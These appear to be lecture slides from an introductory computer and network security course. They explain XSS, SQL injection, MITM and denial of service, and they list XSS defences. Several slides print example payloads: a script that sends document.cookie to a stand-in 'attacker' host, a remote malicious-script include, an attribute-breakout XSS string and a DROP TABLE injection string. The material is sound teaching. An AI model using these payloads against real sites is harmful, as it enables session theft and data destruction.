
That's it, you're signed in!

Now your account has additional
protection against hijackers.

2 factor auth



Web login, cookie



XSS attack

```
<html>
Latest comment:
<script>...</script>
</html>
```

- Cross-site scripting (XSS) is a code injection attack that allows an attacker to execute malicious JavaScript in another user's browser.
 1. **JavaScript** has access to all of user's sensitive information in the browser, such as cookies.
 2. **JavaScript** can send **HTTP requests with arbitrary content to arbitrary destinations** by using XMLHttpRequest and other mechanisms.
 3. **JavaScript** can make **arbitrary modifications to the HTML of the current page** by using DOM manipulation methods.

Malicious JS uses

1. **Cookie theft** - The attacker can access the victim's cookies associated with the website using `document.cookie`, send them to his own server, and use them to extract sensitive information like session IDs.
2. **Keylogging** - The attacker can register a keyboard event listener using `addEventListener` and then send all of the user's keystrokes to his own server, potentially recording sensitive information such as passwords and credit card numbers.
3. **Phishing** - The attacker can insert a fake login form into the page using DOM manipulation, set the form's action attribute to target his own server, and then trick the user into submitting sensitive information.

XSS attack diagram explained from <https://excess-xss.com/>

1. The attacker uses one of the website's forms to insert a malicious string into the website's database.
2. The victim requests a page from the website.
3. The website includes the malicious string from the database in the response and sends it to the victim.
4. The victim's browser executes the malicious script inside the response, sending the victim's cookies to the attacker's server.


Introduction to Computer and Network Security – Part 2



JS to steal a cookie

- ```
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
```

# XSS attack diagram from <https://excess-xss.com/>



# XSS examples

|                         |                                                      |
|-------------------------|------------------------------------------------------|
| <b>Application code</b> | <input value=" <b>userInput</b> ">                   |
| <b>Malicious string</b> | "><script>...</script><input value="                 |
| <b>Resulting code</b>   | <input value=""><script>...</script><input value=""> |

```
print "<html>"
print "Latest comment: "
print encodeHtml(userInput)
print "</html>"
```

```
<html>
Latest comment:
<script src="http://attacker/malicious-script.js"></script>
</html>
```

```
<html>
Latest comment:
<script>...</script>
</html>
```


# XSS Solution

1. **Encoding** - which escapes the user input so that the browser interprets it only as data, not as code.
2. **Validation**, which filters the user input so that the browser interprets it as code without malicious commands.
3. **Blacklisting** - Rejection - The input is simply rejected, preventing it from being used elsewhere in the website.
4. **Whitelisting** - Sanitisation - All invalid parts of the input are removed, and the remaining input is used normally by the website.




# MySQL Injection

Robert ') DROP TABLE Students; --





<https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>


# MITM




# MITM



# SYN flood DOS




# DDOS



